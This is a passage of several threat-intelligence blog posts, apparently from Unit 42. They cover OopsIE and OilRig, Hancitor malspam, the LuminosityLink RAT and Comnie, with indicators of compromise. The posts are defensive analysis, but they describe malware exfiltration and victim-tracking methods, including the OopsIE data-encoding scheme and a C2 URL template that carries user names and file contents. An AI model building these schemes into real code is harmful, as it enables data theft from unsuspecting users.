If the file exists, the Trojan will read the contents of the specified file and compresses the contents using the GZipStream class. The Trojan then gets the hexadecimal values of the compressed data and will replace the following hexadecimal values on each line with ASCII characters to further compressed the data:
 

String of hexadecimal values Character replacement
000000 z
00000 x
0000 y
000 g
00 w
01 t

 
The Trojan then writes 1500 bytes of the hexadecimal formatted data, one per line to a temporary file in the SpecialFolder.CommonApplicationData folder named as:
<day><hour><second><millisecond>.tmp
The Trojan will then read each line from this temporary file and send them to the C2 server by issuing requests to a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>ABZ<hex(1500 characters of hexadecimal formatted file contents)>
Once all of the lines of hexadecimal formatted data in the temporary file are sent to the C2 server, the Trojan will send a request to the C2 server to notify the data has been successfully transmitted via a URL structured as follows:
http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>ABZFinish
 
Overlaps with Previous OilRig Group Attacks
Since May 2016, we have continued to monitor and uncover various attacks and tools associated with the OilRig group. As we discover new tools used by this group, we have consistently discovered overlapping artifacts with previously used tools and infrastructure. This type of commonality is unsurprising as we are assuming a single adversary, and is an excellent example of how adversaries will often times reuse certain tactics and techniques whether it is for efficiencies sake or sheer laziness.

In the attacks described above, we observed a new payload being delivered using a previously unknown command and control domain. However, as we continued to follow the trail of evidence, we found immediate links to past attacks and common artifacts from the OilRig group. The most obvious link is the reuse of the ThreeDollars delivery document, which we had previously observed delivering a different payload. However, we also found other connection to other OilRig group attacks starting with the command and control domain, msoffice365cdn[.]com.
Beginning with the WHOIS record, we see that the domain was registered by emilia.jones@mail.ru. Examining additional domains registered to this email address reveals the domain office365-management[.]com, which we previously identified in October 2017 to be an OilRig C2. Continuing to examine the WHOIS records, we see that a fairly unique phone number is also used in the record. It is only found in one other WHOIS record, for the domain office365-technical[.]info, which is registered to leonard.horner@mail.ru. Based off the relational links and thematic similarity of the domain name, we have strong reason to believe this domain and registrant are also attributed to the OilRig group.
Moving onto IP resolutions of the identified domains proves to be fruitful as well. Msoffice365cdn[.]com resolves to 80.82.79.221, which resides on the same class C network range as the IP resolution of office365-technical[.]info, which resolves to 80.82.79.240. In addition, we find that 80.82.79.221 shares an SSL certificate with a small number of other IP addresses, one of which is 185.162.235.29. This IP resolves to office365-management[.]com which was one of the domains registered by the emilia.jones@mail.ru entity. Inspecting the class C network for 185.162.235.0/24 shows us that another IP on the same network resolves to an OilRig domain, msoffice-cdn[.]com which we identified in August 2017.
Lastly, we examine the delivery document itself. Although we have already identified the documents as a variant of the ThreeDollars tool and analyzed the lure image used in this document in comparison to the previously used lure image, additional artifacts also exist to further strengthen the relational link of this sample and the attack to previous OilRig attributed tools and attacks. In this case, one of the ThreeDollars samples we collected contained a unique author name of J-Win-7-32-Vm. We had previously observed this author name in use once before, in the very first ThreeDollars document we collected that we had reported on in August 2017.
oopsiemaltego


Conclusion
The OilRig group continues to remain a highly active adversary in the Middle East region. This group has repeatedly shown evidence of a willingness to adapt and evolve their tactics, while also reusing certain aspects as well. We have now observed this adversary deploy a multitude of tools, with each appearing to be some form of iterative variation of something used in the past. However, although the tools themselves have morphed over time, the plays they have executed in their playbook largely remain the same when examined over the attack life cycle. We have added this play to the OilRig playbook, which can be viewed online via our Playbook Viewer.
Palo Alto Networks customers are protected from this threat by:

  1. WildFire detects all ThreeDollars and OopsIE payloads with malicious verdicts.
  2. AutoFocus customers can track these tools with the ThreeDollars and OopsIE
  3. Traps blocks the ThreeDollars delivery documents and the OopsIE payload.
  4. PanAV detects the ThreeDollars samples as Virus/Win32.WGeneric.pefia and the OopsIE payload as Virus/Win32.WGeneric.pipwf

 
Indicators of Compromise
ThreeDollars SHA256
ec3f55cac3e8257d6d48e5d543db758fed7d267f14f63a6a5d98ba7a0fab6870
81eb43ad46ed39bd4b869c709e5e468a6fc714485da288aaa77c80291ce6db8c
 
OopsIE SHA256
9a040cdd7c9fcde337b2c3daa2a7208e225735747dd1366e6c0fcbc56815a07f
231115a614c99e8ddade4cf4c88472bd3801c5c289595fc068e51b77c2c8563f
 
OopsIE C2
www.msoffice365cdn[.]com
 
Related Infrastructure
office365-management[.]com
office365-technical[.]info
msoffice-cdn[.]com
80.82.79.221
80.82.79.240
185.162.235.29

It’s Back! Don’t Panic, the Unit 42 Podcast, Returns with New Episodes

It’s time to “Don’t Panic” again!

Palo Alto Networks CSO Rick Howard and Palo Alto Networks Senior Director, Threat Intelligence Ryan Olson are back in the saddle with an all-new season of “Don’t Panic,” the official podcast of Unit 42, the Palo Alto Network threat intelligence team.

The first three episodes of the new season are posted and available for streaming via our Soundcloud page. In the next few weeks they will be available by additional streaming and downloading sources, too.

Give them a listen here:

You can find this episode and other Palo Alto Networks podcasts on iTunes, Google Play, or integrate the RSS feed into your favorite service.

Unit 42 Vulnerability Research February 2018 Disclosures - Adobe

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered a vulnerability addressed by the Adobe Product Security Incident Response Team (PSIRT) as part of their February 2018 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2018-4900 Out-of-bounds read Adobe Acrobat Important Remote Code Execution Gal De Leon

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Traps Prevents Adobe Flash Player Zero-Day

On January 31 the Korean CERT  published a security advisory regarding a new Adobe Flash Player zero-day vulnerability (CVE-2018-4878) which was observed being exploited in the wild. Adobe released a patch and security bulletin on February 6th to address this vulnerability. The vulnerability is a Use-After-Free (UAF) bug in Adobe tvsdk. The final goal is allegedly to download and execute a malware known as DogCall (aka ROKRAT) – an information stealing backdoor. DogCall is often delivered via malicious Hangul Word Processor (HWP) files, which is a popular application used in South Korea.
adobe flash 0day
 

Figure 1 – The attack flow as observed in the malicious sample

 
In Figure 1 we show the attack flow as observed in the malicious sample. First, the malicious XLS spreadsheet file is opened by the victim. Then, the document executes an embedded Adobe Flash file which contains an encrypted binary data blob. Next, the Adobe Flash file connects to a remote server and requests a decryption key for the binary blob. The binary blob is then decrypted and loaded as a second Adobe Flash file dynamically. This Adobe Flash file is in fact the one that contains the zero-day exploit for CVE-2018-4878. Upon successful exploitation, a shellcode is executed which retrieves and runs the malicious payload.


 
How Traps prevents this threat
Palo Alto Networks Traps advanced endpoint protection offers multiple methods of malware and exploit prevention to protect against such complex threats. For this threat, Traps prevents the malicious shellcode running in Excel.exe using Traps exploit prevention capabilities. In addition, Traps local analysis via machine learning prevents the malicious payload from executing.
AutoFocus customers can track this activity via the DogCall tag.

Threat Brief: Hancitor Actors

If you need to understand one thing about cybercrime, it’s that it is all about business.

In our latest Unit 42 research on cybercriminals using the Hancitor malware, we show that not only are their attacks about business, we can see these cybercriminals deftly applying some fundamental business principles around timing, specialization, and globalization.

Hancitor is a malware that focuses getting other malware onto the victim’s system. In the case of Hancitor, it’s typically banking Trojans that steal the victim’s banking information.

In our latest research, we can see the attackers behind Hancitor have been timing their attacks to happen during the busiest time of the global working week, the middle of the week. And we’ve seen that in adapting their attacks to better evade detection, they’ve specialized their operations around the globe.

Hancitor isn’t particularly advanced in its tactics: it’s ideal target is an old or outdated version of Microsoft Windows like Windows 7 or even Windows XP. But it’s effective enough that when used in several hundred different spam campaigns every month it pays for the criminals to keep up these attacks against targets around the world.


Timing

In our most recent research, one of the things that jumped out for our researchers is the clear pattern around the timing of the attacks. As you can see in Figure 1 below, throughout 2017, the Hancitor attacks show clear spikes in their occurrence and these spikes happen during the middle of the week.

Hancitor_1

Figure 1: Timeline of Hancitor campaign activity since January 2017.

The attackers behind Hancitor aren’t the first to time their spam attacks like this, but it is an effective tactic to try and increase their chances of success, especially when combined with the other innovation that we’ve seen.


Adapting the Attacks

In the past, Hancitor was sent as a malicious attachment in a spam email which would then download and install the attackers’ final malware like a banking Trojan. When they would do this, the Hancitor attachment would download and install the final malware from a malicious or compromised site.

But as organizations have gotten more effective at blocking malicious attachments like Hancitor, we’ve seen the attackers behind Hancitor adapt to evade detection and prevention.

They’ve done this by moving the Hancitor malware from being a malicious attachment in spam to itself being a malicious download. The spam the attackers use no long has a malicious attachment but instead a malicious link that downloads the malicious Hancitor attachment.

To do this, they make the spam look like something that requires you to click and download something like and invoice, a message, or a delivery notification. Figure 2 shows one of these that was made to look like an Amazon shipping notice.

Hancitor_4

Figure 2: Hancitor malspam example from February 2017.

This means that a Hancitor attack now has two downloads rather than one and what these attackers did around the malicious downloads shows another modern business tactic: globalization.


Globalizing the Attacks

Figure 3 below is a map showing where our Unit 42 researchers have found webistes involved in Hancitor attacks.

Hancitor_7

Figure 3: Hancitor distribution servers globally thus far in 2017

Country Number of Distribution servers
United States 197
Japan 23
Vietnam 13
Singapore 12
Russia 7
Brazil 6
Malaysia 6
Hong Kong 5
South Africa 4
Thailand 4
India 2
Ireland 2
Kazakhstan 2
Taiwan 2
Turkey 2
Ukraine 2
Argentina 1
Canada 1
Germany 1
Israel 1
Italy 1
Netherlands 1
Republic of Korea 1
Republic of Lithuania 1
United Kingdom 1

Table 1 – Number of Distribution Servers by Country


The hot spots in the United States represents distribution servers which are created using fraud based accounts at various hosting providers that are hosting the Hancitor documents while the hotspots in Asia represent legitimate sites for small and medium businesses that have been compromised by the actors behind Hancitor campaign to host the malicious Hancitor documents.


Conclusion

Attackers are always making business decisions to optimize their attacks in ways that are most successful and profitable. What is most interesting about Hancitor is the way these decisions so clearly reflect an awareness of business realities (by targeting peak working times) and dividing up the “work” of their attacks in a way that so clearly mirrors mainstream business decisions around globalizing operations.

In the end, while Hancitor may not be sophisticated, these steps to adapt and stay effective seem to be succeeding. And we expect to continue to see Hancitor be a global threat for the foreseeable future.


Compromised Servers & Fraud Accounts: Recent Hancitor Attacks

Unit 42 has been tracking malicious spam (malspam) pushing Hancitor malware during the past 2 years. Hancitor, also known as Chanitor or Tordal, is a macro-based malware spread through Microsoft Office documents distributed in malspam campaigns. Hancitor is designed to infect a victim's Microsoft Windows computer with additional malware, and the end result is most often a banking Trojan. But the impact of Hancitor malspam is fairly limited. On a default-configured Windows 10 host, the malware is easily detected by Microsoft's built-in Windows Defender anti-virus tool. Furthermore, many spam filters catch these emails before they get to their intended recipients.
Who is Hancitor effective against? An ideal target victim be someone running an outdated version of Windows like Windows 7 with anti-virus disabled. Such victims would also click through any warnings they encounter. Apparently, this target demographic is substantial enough that criminals behind Hancitor malspam continue to push their emails on a frequent basis.
While researchers have published many technical reports on Hancitor campaigns, their primary focus has been on the malware and its capabilities. But how does this type of attack with a limited base of victims remain profitable? Little has been published about how this campaign uses fraud accounts and the compromised infrastructure of legitimate businesses. Understanding the playbook used by these criminals is essential to understand why they continue to operate.
We continue to see several hundred examples of Hancitor malspam every month sent to a wide variety of recipients. The image below shows data extracted from our Autofocus threat intelligence platform. It provides high-level visibility on how frequently we've seen Hancitor malspam so far in 2017.
Hancitor_1

Figure 1: Timeline of Hancitor campaign activity since January 2017.

According to our Autofocus data, we can infer criminals behind this campaign follow a 5-day work week from Monday through Friday. Spikes in the email activity often occur in the middle of the week. This reflects a general pattern of productivity seen with most people who follow the same type of schedule.

Campaign History
In previous years, Hancitor malware was delivered as email attachments in malspam campaigns. Microsoft Word documents from this malspam downloaded other malware like Pony, Vawtrak, and DELoader as depicted in Figure 2.
Hancitor_2

Figure 2: Hancitor downloaded as email attachments to targeted victims.

Hancitor Campaign Updates its Playbook
In the past, criminals have successfully infected victims using email attachments, but email filtering has improved in recent years. Most current enterprise-level security solutions now include a sharp focus on email attachments and can easily detect malicious documents and ultimately impact the success rate of the attackers' campaigns.
To further evade detection, since the end of 2016, actors behind Hancitor have added another step in the infection process. Instead of email attachments, a link in the email points to distribution servers hosting these Hancitor-base documents. Figure 3 outlines current campaign methods used to deliver Hancitor. This campaign continues to use distribution servers, indicating this technique has proven successful.
Hancitor_3

Figure 3: Current depiction of Hancitor delivery using distribution servers.

As shown in Figure 3, malicious Hancitor documents are hosted on compromised webservers located at multiple regions globally, or they are hosted on fraud-based accounts at various hosting providers. After they establish distribution servers for a particular malspam run, the threat actors use botnet hosts to push malspam with a link to the Hancitor Word document. This malspam uses several different templates to impersonate legitimate businesses. These emails are often disguised as invoices, eFax messages, and UPS or Fedex delivery notifications, to name a few examples. If a victim clicks the embedded link, a Hancitor document is sent to the victim's computer. Figure 4 shows an example of the malspam with an embedded URL to download Hancitor in February 2017. This particular sample was a faked Amazon shipping notification. Obviously, this did not originate from Amazon: the attackers are using Amazon shipping as the plausible decoy.
Hancitor_4

Figure 4: Hancitor malspam example from February 2017.

Traditionally, the link from these emails include the victim's email address as part of the URL, sometimes obfusctated using base64 or other encoding. This is likely an attempt by the Hancitor actors to track the victims who would have successfully downloaded the malicious Hancitor sample. Two examples seen earlier this year are:

  • hxxp://[distribution server domain name]/api/getn.php?id=[base64-encoded string representing recipient's email address]
  • hxxp://[distribution server domain name]/f.php?sik=[recipient's email address in plain text]

While investigating the distribution server domains, we found an open directory hosting two text files: visitor.txt and block.txt (Figure 6.) The visitor.txt file appears to track all downloads of Hancitor Word documents hosted on that server. The block.txt file appears to track IP addresses that should be blocked. Many IP addresses in the block.txt file resolved to Amazon AWS servers. We suspect this list maybe used to block analysis on automated systems run by security vendors and researchers, by not serving content to IP addresses known to be analyzing malware.
Hancitor_5

Figure 5: Text files on a distribution server hosting Hancitor documents.

Since early October 2017, these distribution servers have usually been servers set up through fraudulent accounts at hosting providers. In September through November 2017, links from Hancitor malspam occasionally resolved to these domain names without any additional text in the URL. Figure 6 shows one example.
Hancitor_6

Figure 6: Hancitor malspam example from October 2017.

In recent weeks, links from this malspam have been using a custom encoding to disguise the recipient's email address in the URL.

Distribution Server Characteristics
Given how actors behind Hancitor malspam leverage compromised servers, we investigated the numbers and regions where these servers were compromised. The below heat map provides a high-level overview of the affected countries. The distribution servers seen throughout the year are located globally. While United States accounts for a large number of distribution servers, majority of the servers in the United States are from fraudulent accounts which are hosted at hosting providers. By contrast, the majority of the distribution servers in the rest of the countries are from compromised servers belonging to legitimate businesses.
According to data from January to September 2017, the majority of compromised domains used for Hancitor-based infections are located in the Asian region. Most compromised servers belong to local businesses in each country. While no specific region appears more vulnerable than others, the domains we've seen so far in 2017 imply that organizations in Asia, especially small and medium sized businesses may be running vulnerable services likely to be exploited by the Hancitor campaign to host associated malware.
Hancitor_7

Figure 7: Hancitor distribution servers globally thus far in 2017

Country Number of Distribution servers
United States 197
Japan 23
Vietnam 13
Singapore 12
Russia 7
Brazil 6
Malaysia 6
Hong Kong 5
South Africa 4
Thailand 4
India 2
Ireland 2
Kazakhstan 2
Taiwan 2
Turkey 2
Ukraine 2
Argentina 1
Canada 1
Germany 1
Israel 1
Italy 1
Netherlands 1
Republic of Korea 1
Republic of Lithuania 1
United Kingdom 1

Table 1 – Number of Distribution Servers by Country

As of December 2017, Hancitor Word documents have most commonly been distributed through fraudulent accounts at hosting providers. However, during post-infection activity, Hancitor downloads additional malware from additional distribution servers. These post-infection distribution servers are also legitimate websites that have been compromised by this campaign, and this characteristic of Hancitor-based infection traffic has been consistent since we started tracking Hancitor.

Common Services from Compromised Servers
Apart from web servers and other related services, almost all compromised domains were running PureFTPd or ProFTPd services. This suggests criminals behind Hancitor malspam may have been targeting servers running vulnerable versions of FTP applications. However, without any further data, we cannot make any conclusive statements.

Recent Developments
The Hancitor campaign is still evolving. Unit 42 researcher Brad Duncan recently discussed a wave of Hancitor malspam on October 16th 2017, where Word documents from the distribution servers used the DDE attack method. In this case, Hancitor was completely separated from the Word document and downloaded as a separate malware binary. This added another distribution server in the infection chain of events.The DDE attack method spread to other actors for mass-distribution of malware through email. However, by November 2017, Hancitor resumed using macros in Word documents.

Conclusion
A key factor to this campaign's longevity the abuse of hosting providers, a situation we have previously reported. Another key factor is the availability of vulnerable servers world-wide that criminals can compromise to host their malware. These are primary components in the Hancitor malspam playbook. As discussed in this blog post, we've seen an evolution in their playbook as criminals behind this campaign have fine-tuned their malware distribution techniques.Despite a somewhat limited target base of victims who disregard best security practices an run older versions of Microsoft Windows, the Hancitor campaign has remained active so far in 2017 with no extended absences. This indicates the campaign's current playbook remains cost-effective.We continue to keep a close track of this activity for further developments. Palo Alto Networks customers are protected from this threat through our next-generation security platform.

  • Current samples of Hancitor are marked as Malicious by WildFire and Traps
  • AutoFocus users can identify samples of this malware using the Hancitor

RAT Trapped? LuminosityLink Falls Foul of Vermin Eradication Efforts

Summary
In July 2016 Unit 42 analyzed the LuminosityLink Remote Access Tool (RAT) which first appeared in April 2015. LuminosityLink was once a popular, cheap, full-featured commodity RAT. Now, however, LuminosityLink appears to have died – or been killed off – over half a year ago.
We recently noticed that the sites luminosity[.]link and luminosityvpn[.]com had been taken down and were looking into the possibility that it was indeed “dead”, when we saw on February 5, 2018 Europol published a press release that stated “A hacking tool allowing cybercriminals to remotely and surreptitiously gain complete control over a victim’s computer is no longer available as a result of an UK-led operation targeting hackers linked to the Remote Access Trojan (RAT) Luminosity Link.”.
In this blog we look at how LuminosityLink indeed appears to have died, go into some details on LuminosityLink’s prevalence, and discuss LuminosityLink’s capabilities and how they belie claims sometimes made that it was a legitimate tool.
 
M.I.A.
Up until July 2017, the LuminosityLink RAT software was sold at the website luminosity[.]link (Figure 1).
 
LuminosityLink1

Figure 1 - luminosity[.]link website

 
Customers complained that their licensing systems were no longer working (Figure 2).
 
LuminosityLink2

Figure 2 - Customers noticing licensing down

 
The author of LuminosityLink, “KFC Watermelon”, was indeed keeping a low profile – closing his forum thread selling the software (Figure 3).
 
LuminosityLink3

Figure 3 - KFC Watermelon MIA

 
As shown in Figures 4 and 5, although unrelated to LuminosityLink, the arrest of the author of the Nanocore RAT earlier in 2017 fueled speculation on forums that the LuminosityLink author had also been arrested and may have handed over his customer list.
 
LuminosityLink4

Figure 4 - Speculation

 
LuminosityLink5

Figure 5 - Arrest

 
However, even though sales and licensing of LuminosityLink have ceased, despite the rumors, there has been no report of an arrest in the case of the LuminosityLink author to date.
Interestingly, the Europol press release seems to focus upon the users of LuminosityLink, and noticeably omits any mention of the author. Our own investigation into the LuminosityLink author suggests that the individual behind LuminosityLink RAT (and previously Plasma RAT) lives in Kentucky. In light of the fact that “KFC” originally stood for “Kentucky Fried Chicken”, the “KFC” in “KFC Watermelon” may have a deeper significance and not be a random handle.
 
Prevalence of LuminosityLink
Our oldest sample of this malware dates to mid-April 2015, very shortly after the domain luminosity[.]link was registered. In the just-over two years that this RAT was sold, Palo Alto Networks collected over 43,000 unique LuminosityLink samples through various methods. In total, Palo Alto Networks observed over 72,000 submissions to Wildfire (Figure 6), of over 6000 unique samples, by almost 2500 Palo Alto Networks customers. The most prolific of these individual samples were observed in over 2000 attacks each.
 
LuminosityLink6

Figure 6 - LuminosityLink Attack Observations

 
LuminosityLink Command and Control (C2) servers contact the author’s licensing server to verify their legitimacy. We note a sharp drop after July 2017, with the licensing server down, though samples continue to be observed. Although we note a couple of noticeable spikes, the observation of new LuminosityLink samples is on a steady decline. Based on other examples, we believe the continued presence LuminosityLink in the wild, even though it’s no longer under development, may be due to cracked versions of it being in use.
 
Malware, or legitimate tool?
Customers of these services, users on underground forums, have expressed concern that arrests of RAT authors might lead law enforcement to their own doors (we see similar sentiments echoed by the customers of DDoS “booter” / “stresser” services).
RAT authors and customers alike claim that RATs represent legitimate “administration tools” – despite the fact that the support thread itself is in under “Hacks, Exploits, and Various Discussions » Hacking Tools and Programs”, on a hacking forum (Figure 7).
 
LuminosityLink7

Figure 7 - What is obvious

 
Further undermining these claims, the help forum on the luminosity[.]link site included an article (Figure 8) about “support regarding a third-party product (VPN, Crypter, etc)” – suggesting that the use of such detection avoidance techniques was in the front of the mind of the author.
“KFC Watermelon” even states as much on forums “I do cater to crypter coders now and are in contact with numerous developers to ensure Luminosity works great while crypted. 1.3.1 is further proof of this.”.
 
LuminosityLink8

Figure 8 - luminosity[.]link support article

 
Even more to the point, LuminosityLink boasted feature sets such as “Surveillance: Remote Desktop, Remote Webcam, Remote Microphone”, “Smart Keylogger: Records all Keystrokes, Specify Websites and Programs to Record Separately, Keylogger Viewer, Organized and easy-to-use, Search Keylogs Easily”. These all heavily suggest a purpose other than legitimate remote administration. And other features would seem to have no legitimate purpose at all: “Crypto Currency Miner: Supports Scrypt, SHA256 and More, Custom Miner Support (For Alt Coins), Set amount of CPU to use, Supports CPU and GPU Mining, Proxy Support, Update mining config at anytime” (Figure 9).

LuminosityLink9

Figure 9 - Coin Miner

 
It’s also hard to imagine a legitimate-use scenario for launching a DDoS attack (Figure 10):
 
LuminosityLink10

Figure 10 - DDoS feature

 
Per “KFC Watermelon” himself “I also re-coded the DDoS modules in 1.0.0.1 and made the Layer 7 attacks more effective.”.
Another forum was quite accurately prophetic about the risks the author of LuminosityLink was taking in April 2017, about three months before the site was parked (Figure 11).
 
LuminosityLink11

Figure 11 – Forum Comment on Risks LuminosityLink Author Was Taking

 
Conclusion
Based on our analysis and the recent Europol announcement, it does seem though that LuminosityLink is indeed dead, and we await news of what has indeed happened to the author of this malware. In support of this, we have seen LuminosityLink prevalence drop significantly and we believe any remaining observable instances are likely due to cracked versions.
Finally, a review of most recent feature sets and capabilities for LuminosityLink show that even if some of its capabilities could be put to legitimate purposes, taken as a whole, the preponderance of questionable or outright illegitimate features discredit any claims to legitimacy.
 
Coverage
Palo Alto Networks customers are protected from this threat in the following ways:

  1. WildFire accurately identifies LuminosityLink RAT samples as malicious.
  2. Traps prevents this threat on endpoints, based upon WildFire prevention.

AutoFocus users can view LuminosityLink RAT samples using the “LuminosityLinkRAT” tag.
IOCs can be found in the appendices of this report.
 

Appendix I – Top 20 samples

07b4b11940baa619c0c6ec91b1a73715f4a1ece29ad85287b7db97718a60aea5 2260
efdf2238c091f4ff3fa9b2eea8cfa5c9edad70434fc81cba5a81d2b3fe188276 2142
73f7967d53fe124a028311db97b2b1c0a53acffe269c37d20e31f2a4a068ab28 1769
45657413799e9481eff4c83bf183b9343b3f7ed1ecde6724b1a7d2c2c6e4839c 1260
df5a90d5dac6c3a4286230e0b0d4835ec936b11bbacf6b031b25ff6545ed153e 1007
8785ef18b75605bd659a346ec890b4888749c6015b729cd3363fd8289e55faf3 959
f3aacd6a47fd6655408507446ff53b946108f29e2a3dc0bb2f496b8e36927ce7 890
add98a6912601551634239a6867ea10136fd6cf770cd25eecde576a3853738d8 823
c4eee35f0e51a04a7daca1431c4926d02720590ce62200c8362bacc66eb574b1 764
53d817e8a824488a622cf653c9d48164c3d741aa19f2e2d89a713005f81109ef 751
a3dd71e5bd2d9edad31252d3d6049b5ffb1d6bd11fe6215f9d2c8cf093ba8ab7 749
82151d68ae5ec5e00e81998785371ff694b37bfe6093fe3bd8c9932ed21651c7 731
68a599d2658096ff9c529c5aeb9644119c47e1c744b07323a3df8a8e5e94c4da 725
1f79ac7f0201584d6ea7d6b0c96d2285572ed4a191e765a20f5ccae6ebb2f34d 718
50349613c6fbac2b344f5b7753a165620be112a674763153a6de497df43589af 712
79a6a3c5ae196a1874234f5870fc8c6d07059c85cb1fca73d21c8eb51c0d41b1 680
8329f8176e926053fc9a4db2f9eb09aff6fec31c197e919ae26cb9501926c516 674
f8f58cc1095ea29e2c365fa64fdccdebce5113b44e3d7032e96f0ebb3dfd5e9c 669
09681a9054f9f04e270b0ae390c7b697748405d4c29a589ff45a4b485baa18c4 652
0247b0ecbf6069e38e772ef546e63c46262cc77efe5d004a3ec516baf0e74d87 524

 
Appendix 2 – full sample hash list
A full list of SHA256 hashes for all known LuminosityLink samples, as of 1 February 2018, can be found here.

Comnie Continues to Target Organizations in East Asia

Unit 42 has been tracking a series of attacks using a remote backdoor malware family named Comnie, which have been observed targeting organizations in the East Asia region. Comnie, first named by Sophos seemingly after the Windows LNK file name it created, is a custom malware family that is used in targeted attacks, and has been observed in the wild since at least April 2013. The Comnie malware family is notable in that it leverages online blogs and third-party services to obtain command and control (C2) information. Recent instances of the malware have been observed leveraging github.com, tumbler.com, and blogspot.com.
Attackers using Comnie are leveraging malicious macros that initially hide decoy documents and shows them when the victim enables macros. These decoys documents pertain to various subject matters that the targets would be likely to be interested in. The contents of these documents suggest that the main interests of threat actor likely included the organizations in the following industries, located in Taiwan:

  • Telecommunication
  • Defense
  • Government
  • High Tech

The most recent attacks, in November 2017, likely targeted organizations in the following industries, located in South Korea:

  • Aerospace
  • Defense

Additionally, while researching this campaign, we identified historical attacks that appear to target the Taiwan government, an IT service vendor based in Asia, and a journalist of a Tibetan radio station.

Activities Involving Comnie

Beginning in mid of 2015, we observed the Comnie malware family delivered via malicious macros with various file names and decoy subject matters. Original file names, as well as information revealed within the decoy documents used by these samples provide clues as to who the targets may be. In the most recent attacks in November 2017, the information suggests that these attacks have most likely taken place against Aerospace and Defense industry targets in South Korea.
 

Original File Name Translation Decoy Location Most Likely Target
관계기관번호.xls Affiliate numbers.xls Affiliate phone numbers for a South Korean international airport KR Aerospace
PBCS_관련_현황_보고.doc PBCS_related_status_report.doc Report on the status of Performance-Based Communication and Surveillance (PBCS) KR Aerospace
Defense

 
The following decoy contents are only shown to the victim after macros have been enabled:
 
figure1_comnie

Figure 1 Decoy document discussing an airport contact list in Korean

Comnie_2

Figure 2 Decoy document discussing Performance Based Communication and Surveillance (PBCS)

 
Before the attacks against South Korean targets, the same malicious macros were used to deliver the Comnie malware family to targets in Taiwan as early as 2015. Again, based on the original file names and the decoy contents, the most commonly witnessed targets in attacks that occurred in 2017 included those involving the Telecommunication, Defense, and High-Tech industries in Taiwan.
 

Original File Name Translation Decoy Location Most Likely Target
1060315 本部發言參考.doc 1060315 Headquarters Speech Reference.doc Defense Industry Development Strategy TW Defense
轉給苦逼的網管兄弟.doc Passing to cool fellow network administrators.doc Network administration jokes TW High Tech
Telecommunication
